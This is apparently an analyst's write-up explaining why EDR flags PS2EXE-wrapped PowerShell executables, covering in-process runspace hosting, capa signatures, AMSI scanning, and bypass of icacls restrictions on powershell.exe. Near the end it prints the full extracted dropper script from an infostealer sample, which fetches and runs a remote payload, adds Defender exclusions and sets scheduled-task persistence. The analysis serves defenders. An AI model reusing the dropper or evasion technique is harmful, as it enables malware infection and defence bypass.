The Backstory
Recently while monitoring EDR alerts, I came across a detection alert raised from a process that flagged as malicious. Looking into the telemetry, the execution flow looked benign at first, the parent process was csc.exe which is built-in Microsoft C# compiler. On one hand, that is a trusted signed binary, another is that a compiler emitting an unsigned executable onto an endpoint is exactly the on-host-compilation pattern static engines are trained to distrust. At first glance, it seems a false positive alert because csc.exe is signed, ships with the .NET Framework. So instead of closing the alert, I pulled the binary apart to see what was actually inside it. First is with Detect-It-Easy

So it appears to be a PS2EXE powershell module was used to compile a Powershell script into executables. Well PSEXE is kind enough to reverse engineer for making things easy to convert the executable back to powershell script just by supplying an extra argument into the command
redacted.exe -extract:redacted.ps1
Upload that “redacted.ps1” script back to VirusTotal, turns out all good.

Executing and analyzing that powershell script statically, it seems to be a administrator productivity tool with GUI. No obfuscation, no malicious command, no weird variable name, all clean and with commented code section. My initial assumption was P2EXE somehow converts Powershell into native machine code but it does not.
This got me thinking deeper, why not converting a completely harmeless Powershell script like a Hello World with Write-Host "Hello World". To my suprise, there are many detection from VirusTotal triggered.

So here am I writing this to explore how PS2EXE works under the hood and what is going on that makes EDR hates about it.
Compilation of PS2EXE
The main purpose of PS2EXE powershell module is to compile Powershell scripts to executable. However, the word “compile” is a bit of misnomer here. PS2EXE does not actually convert Powershell code into native machine code or equivalent standard C# binary code. Here is how the compilation process of PS2EXE:

A traditional compiler such as gcc reads C source code and perform preprocessing, compilation and linking to generate a binary that contain optimize machine code that runs directly on the CPU. Contrast with PS2EXE which uses embedding technique that leverages .NET environment on the host to compile into a executable. It embeds the original powershell script and write a C# source code template that generates dynamic references to essential libraries such as System.Management.Automation.dll for instantiating a Powershell runspace. The final executable generated by csc.exe is a standard PE but it does not contain any original implementation of helloworld.ps1. It just wraps the powershell script with C# code.
Anatomy of a PS2EXE Wrapper
At first glance, there is nothing inherently suspicious about the PE structure itself. A PS2EXE executable looks remarkably similar to thousands of legitimate .NET applications. When examining a PS2EXE generated executable with PEStudio, it contains the familiar DOS header, PE header, optional header, section table and standard sections such as .text, .rsrc and .reloc.

However, the key distinction lies not in the PE format itself, but in what the executable stores. Rather than compiling the original script’s logic into .NET Intermediate Language (IL), the only IL in the binary belongs to the wrapper itself, which PS2EXE embeds the script as a .NET resource, with no obfuscation, encryption, or packing of any kind. It is stored as a managed (manifest) resource. As notice in the .rsrc section from PEStudio, Write-Host "Hello, World! is the readable as plaintext string.

For libraries import functions, it only uses two which are mscore.dll and kernel32.dll

Since it is a .NET executables, we can use dnSpy to decompile it to view its interpreted code. The core entry point method under ModuleNameSpace.MainApp.Main shows how the embedded powershell script is executed during runtime:
using System.Management.Automation;
using System.Management.Automation.Runspaces;

// ... [snip] ...
using (Runspace runspace = RunspaceFactory.CreateRunspace(mainModule))
{
    runspace.ApartmentState = ApartmentState.STA;
    runspace.Open();
    using (PowerShell posh = PowerShell.Create())
    {
        posh.Runspace = runspace;

        // Extracting the payload directly from the embedded manifest resources
        Assembly executingAssembly = Assembly.GetExecutingAssembly();
        using (Stream manifestResourceStream = executingAssembly.GetManifestResourceStream("helloworld.ps1"))
        {
            using (StreamReader streamReader = new StreamReader(manifestResourceStream, Encoding.UTF8))
            {
                string text5 = streamReader.ReadToEnd();
                posh.AddScript(text5);
            }
        }

        // Silently invoking the payload entirely inside memory
        posh.BeginInvoke<string, PSObject>(...);
    }
}
To understand how the payload actually executes, we have to look closely at how the posh object interfaces with the .NET framework. Under the hood, PS2EXE utilizes the System.Management.Automation namespace to host an independent scripting environment entirely contained within the application’s process boundary.
First, the binary calls RunspaceFactory.CreateRunspace(mainModule) to build an isolated execution container. By explicitly setting runspace.ApartmentState = ApartmentState.STA, it forces a Single-Threaded Apartment model, ensuring maximum compatibility with graphical Windows components or UI elements that your script might eventually call.
The executables does not call native powershell.exe, instead it directly loads System.Management.Automation.dll into its own process space to execute helloworld.ps1. This technique is heavily favored by threat actors attempting to execute scripts while dodging command-line logging or application control constraints. During execution, the executable uses GetManifestResourceStream to pull raw string payload out of its internal space and immediately pushes into memory with function posh.AddScript().
Execution of PS2EXEd compiled executables
The static teardown left with a clear set of predictions as the binary was going to load the PowerShell wrapper directly in-process, pull the script out of a managed resource, and print Hello World!. But predictions are cheap in malware analysis. To see if the dynamic reality matched the static blueprint, I threw the compiled helloworld.exe into an isolated analysis VM, fired up Process Monitor, and let the binary tell its own story.

The first thing the capture settles is the process tree because there is no powershell.exe, no conhost.exe, no csc.exe, no cvtres.exe. The only time the string powershell.exe appears at all is a registry read of the engine’s own shell-path key.

At here, we notice System.Management.Automation is used as the Powershell engine. bootstraps as a managed host, not a script runner. At first mscore.dll loads for executing a .NET executables and the entry point will reaches for System.Management.Automation.

The process also maps amsi.dll which is Antimalware Scan Interface, using AmsiInitialize and AmsiScanBuffer before it runs anything. So right before the unpacked Write-Host "Hello World!" executes, the engine hands the buffer to whatever AMSI provider is registered. Compiling to an EXE moves the script off disk, but it does nothing here: the engine volunteers the plaintext to AMSI at runtime, which is exactly the point AMSI was built to watch. This is why the binary looks heavyweight and reference-rich to a static model: the weight is the engine, not the payload.
Powershell without powershell.exe
PS2EXE exes never spawn powershell.exe child for executing the embedded ps1 script. As from Procmon, we notice that System.Management.Automation is used as the engine because Powershell’s core functionality resides in System.Management.Automation.dll assembly. Any .NET application can load this DLL and execute PowerShell commands directly, completely bypassing the powershell.exe process.
using System.Management.Automation;
using System.Management.Automation.Runspaces;

Runspace runspace = RunspaceFactory.CreateRunspace();
runspace.Open();
Pipeline pipeline = runspace.CreatePipeline();
pipeline.Commands.AddScript("Get-Process");
var results = pipeline.Invoke();
With this template code, we able to create custom .NET executables that host Powershell runspaces internally. The application appear as legitimate .NET processes while executing arbitrary Powershell code. This technique is code reflection-based execution to invoke Powershell APIs.
Reason of EDR Hates It
To understand why EDR platforms flag a “Hello World” PS2EXE executable, we have to focus on the mechanics of execution. From an architectural standpoint, PS2EXE relies on several technical design choices that break standard enterprise visibility and mimic malicious tradecraft.
Static Compiler Artifacts and Signature Footprints

With Mandiant’s static analysis tool, capa, it provides a blueprint for how EDR flag executables. Instead of waiting to observe dynamic execution behaviors, capa relies on open-source community rules to identify the true lineage of a file based on its structural layout.
When analyzing a PS2EXE executable, the detection rule completely ignores the payload, it checks for compiled artificats strings and static signature that embedded within the wrapper’s boilerplate stub. Here is the yaml:
features:
  - and:
    - match: compiled to the .NET platform
    - or:
      - and:
        - string: "PS2EXEApp"
        - string: "PS2EXE"
        - string: "PS2EXE_Host"
      - and:
        - string: "If you spzzcify thzz -zzxtract option you nzzed to add a filzz for zzxtraction in this way"
        - string: " -zzxtract:\"<filzznamzz>\""
Notice the highly specific indicators. The rule checks if the sample is built on the .NET platform, then looks for unique class strings like PS2EXEApp or PS2EXE_Host. With that testing against helloworld.exe:
Compounding this static signature trap along with the PE section of .rsrc inspection, PS2EXE does not apply encryption, compression, or basic obfuscation to the target script when compiling it as a managed manifest resource. Instead, it embeds the raw payload as a plaintext string literal inside the resource table, preserving the original file identifier (e.g., helloworld.ps1).
For an EDR’s static parser mapping the Portable Executable (PE) structure, the presence of a raw .ps1 file signature and its associated script syntax nested deep within an executable’s resource directory constitutes a severe structural anomaly. When a static scanner extracts the manifest components and correlates these uncompressed PowerShell strings with the capa rule indicators found in the text segment, the heuristic engine achieves a high-confidence signature match. This allows it to issue a malicious verdict and quarantine the file before a single instruction reaches the entry point.
Unmanaged Execution and ACL Bypasses
Another critical reason EDR flag PS2EXE binaries is their ability to bypass traditional file-system restriction policies completely. In hardened enterprise environments, defenders often attempt to mitigate PowerShell-based attacks by locking down the native interpreter binary itself. This is typically achieved by modifying discretionary access control lists (DACLs) via icacls to restrict execution permissions for specific user groups or local accounts:
icacls "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /setowner "NT SERVICE\TrustedInstaller"
icacls "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /deny TestRestricted:(X)
In theory, this hardened configuration effectively blocks the TestRestricted user group from launching powershell.exe, disrupting standard living-off-the-land tradecraft. If a user within that restricted group attempts to launch a standard .ps1 script or call the interpreter directly, the operating system strictly enforces the DACL, dropping an explicit access denied error.

However, PS2EXE completely shatters this defensive control due to its unmanaged execution architecture. Because the compiled executable is a standalone .NET binary, it does not spawn powershell.exe as a child process, nor does it attempt to access or read the physical file on disk. Instead, the binary bypasses the file-system constraint entirely by directly loading System.Management.Automation.dll into its own process memory space and instantiating an in-process runspace.
As a result, the payload executes seamlessly despite the explicit /deny flag on the native interpreter binary.

Since the ACL restrictions only apply to the storage path of the native powershell.exe binary and not to the underlying .NET automation assemblies, the wrapper completely circumvents the administrator’s file-system constraints. To an EDR behavioral engine, any arbitrary or untrusted binary that successfully skirts file-system execution policies to run raw PowerShell sub-systems natively in-memory is classified as a severe defense evasion technique, triggering an immediate behavioral block
Monolithic Stub Architecture
Structurally, a PS2EXE binary is engineered exactly like a classic malware loader that consists of a lightweight stub containing wrapper logic, a disproportionately large footprint of imported references required to host the runtime, and a payload sequestered inside a resource section waiting to be extracted at runtime.

This specific design mirrors the architecture of choice for the overwhelming majority of modern crypters, packers, and droppers. By utilizing the GetManifestResourceStream API to pull the embedded string into memory during execution, the binary aligns perfectly with the indicators cataloged under MITRE ATT&CK Technique T1027.009 (Obfuscated Files or Information: Embedded Payloads).
AMSI Interception
AMSI is the runtime bridge that lets a scripting engine submit content to the registered antivirus provider immediately before execution. When the runspace calls AddScript that pushes the .ps1 script block into the Powershell execution pipeline, System.Management.Automation reconstructs the payload in memory and calls into amsi.dll. First with AmsiInitialize for initializing AMSI API and then AmsiScanBuffer per scan. amsi.dll will routes the buffer to whichever AMSI provider is registered on the host machine. AmsiScanBuffer will returns AMSI_RESULT, and anything is more than or equal to 32768 (AMSI_RESULT_DETECTED) is classified as malware and will then be block.
Microsoft ships an EICAR-equivalent for AMSI. Any AMSI-integrated engine that scans it will reports a detection:
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
With this test string, we can use it with powershell script
Write-Host "AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386"
And executing it will be detected by Defender

Same goes with executing it as .ps1 script

As expected same behavior with PS2EXE compiled AMSI test sample:

To validate how AMSI evaluates the embedded script content at runtime, we can attach WinDbg to the process and set a breakpoint on amsi!AmsiScanBuffer

The script buffer is stored as pointer address at RDX register. Submitting the buffer is only half the transaction, the AMSI provider also returns a verdict. AmsiScanBuffer’s final parameter is an out-pointer to an AMSI_RESULT, and anything at or above AMSI_RESULT_DETECTED (0x8000) is treated as malware and blocks execution and for AMSI_RESULT pointer will be stored at the 6th argument.

AMSI_RESULT is 0x8000 which indicates Windows Defender inspected the script and returned as a positive detection value. This exposes a distinction the earlier sections only implied: a PS2EXE binary presents two independent detection surfaces. The static surface with the capa rule, the PS2EXE_Host strings, the plaintext .ps1 in .rsrc which fires on the wrapper and is indifferent to what the payload does; a harmless Hello World trips it as readily as a live implant. The runtime surface is AMSI, and it fires on the payload’s actual content: the benign script is handed over and cleared, the flagged string is handed over and returns AMSI_RESULT_DETECTED.
PS2EXE in the Wild
PS2EXE was written as an admin convenience, a way to hand a colleague a double-clickable tool instead of a raw scipt, which is a convenience for administrators. But that convenience is also for malware developer. Here is a infostealer malware from SantaStealer that use PS2EXE to distribute their attack chain.

After extracting the embedded powerscript, it functions as a dropper while evading detection
function Add-Exclusion {
    param([string]$path)
    try {
        Add-MpPreference -ExclusionPath $path -ErrorAction SilentlyContinue | Out-Null
    } catch {}
}

function Download-FileWithRetries {
    param([string]$url, [string]$output, [int]$retries = 3, [int]$delaySeconds = 2)
    for ($i = 0; $i -lt $retries; $i++) {
        try {
            Invoke-WebRequest -Uri $url -OutFile $output -UseBasicParsing -ErrorAction Stop | Out-Null
            if (Test-Path $output) { return $true }
        } catch {
            Start-Sleep -Seconds $delaySeconds
        }
    }
    return $false
}

# Main execution
$telegramChannelUrl = "https://t.me/newpathsone"
$pastebinUrl = $null

# Get Pastebin URL from Telegram channel description
try {
    $response = Invoke-WebRequest -Uri $telegramChannelUrl -UseBasicParsing -ErrorAction Stop
    # Extract Pastebin URL from the channel description
    # Note: This is a simplified approach - actual parsing would depend on Telegram's HTML structure
    $pastebinUrl = ($response.Content | Select-String -Pattern "pastebin.com/raw/\w+" -AllMatches).Matches[0].Value
    if (-not ($pastebinUrl -like "http*")) {
        $pastebinUrl = "https://$pastebinUrl"
    }
} catch {
    exit
}

# Get GitHub URL from Pastebin
$githubUrl = $null
try {
    $githubUrl = (Invoke-WebRequest -Uri $pastebinUrl -UseBasicParsing -ErrorAction Stop).Content.Trim()
    if (-not ($githubUrl -like "http*")) {
        exit
    }
} catch {
    exit
}

$hiddenFolder = Join-Path $env:LOCALAPPDATA ([System.Guid]::NewGuid().ToString())
New-Item -ItemType Directory -Path $hiddenFolder -Force -ErrorAction SilentlyContinue | Out-Null
Add-Exclusion -path $hiddenFolder

$tempPath = Join-Path $hiddenFolder "background.exe"

# Verify file type
function Test-ValidWinExe {
    param([string]$Path)
    try {
        $header = [System.IO.File]::ReadAllBytes($Path)[0..1]
        return ($header[0] -eq 0x4D -and $header[1] -eq 0x5A)
    } catch {
        return $false
    }
}

if (Download-FileWithRetries -url $githubUrl -output $tempPath) {
    if (-not (Test-ValidWinExe $tempPath)) {
        Remove-Item $tempPath -Force -ErrorAction SilentlyContinue
        exit
    }

    # Set hidden attributes
    Set-ItemProperty -Path $hiddenFolder -Name Attributes -Value "Hidden" -Force -ErrorAction SilentlyContinue | Out-Null
    Set-ItemProperty -Path $tempPath -Name Attributes -Value "Hidden" -Force -ErrorAction SilentlyContinue | Out-Null

    # Execute as background process
    try {
        $startInfo = New-Object System.Diagnostics.ProcessStartInfo
        $startInfo.FileName = $tempPath
        $startInfo.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
        $startInfo.Verb = "runas"
        $startInfo.UseShellExecute = $true

        $process = New-Object System.Diagnostics.Process
        $process.StartInfo = $startInfo
        $process.Start() | Out-Null

        # Create persistent scheduled task
        $action = New-ScheduledTaskAction -Execute $tempPath -ErrorAction SilentlyContinue
        $trigger = New-ScheduledTaskTrigger -AtLogOn -ErrorAction SilentlyContinue
        $settings = New-ScheduledTaskSettingsSet -Hidden -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -ErrorAction SilentlyContinue
        $principal = New-ScheduledTaskPrincipal -UserId $env:USERNAME -LogonType S4U -RunLevel Highest -ErrorAction SilentlyContinue

        Register-ScheduledTask -TaskName "SystemBackgroundUpdate" `
            -Action $action `
            -Trigger $trigger `
            -Settings $settings `
            -Principal $principal `
            -Force `
            -ErrorAction SilentlyContinue | Out-Null
    } catch {}
}
As from the script, defensive evasion is observable through Add-Exclusion function and Add-MpPreference - ExclusionPath and usage of persistence mechanism through Register-ScheduledTask and New-ScheduledTask.
Verdict
The alert that initially appeared to be a clear false positive on EDR that involved a signed Microsoft compiler as parent process, a script that was clean on VirusTotal and a benign payload that only displayed a GUI. However, closing it could have been a mistake. Lesson learned that detection was not about the payload itself, but about the technique used. PS2EXE wrappers embed a PowerShell script inside a .NET executable, allowing it to run in-process without spawning powershell.exe. This triggers both static signatures (wrapper fingerprints and embedded script) and runtime AMSI inspection. A benign script wrapped this way can still represent hostile tradecraft. The key is distinguishing between a harmless file and a suspicious execution method.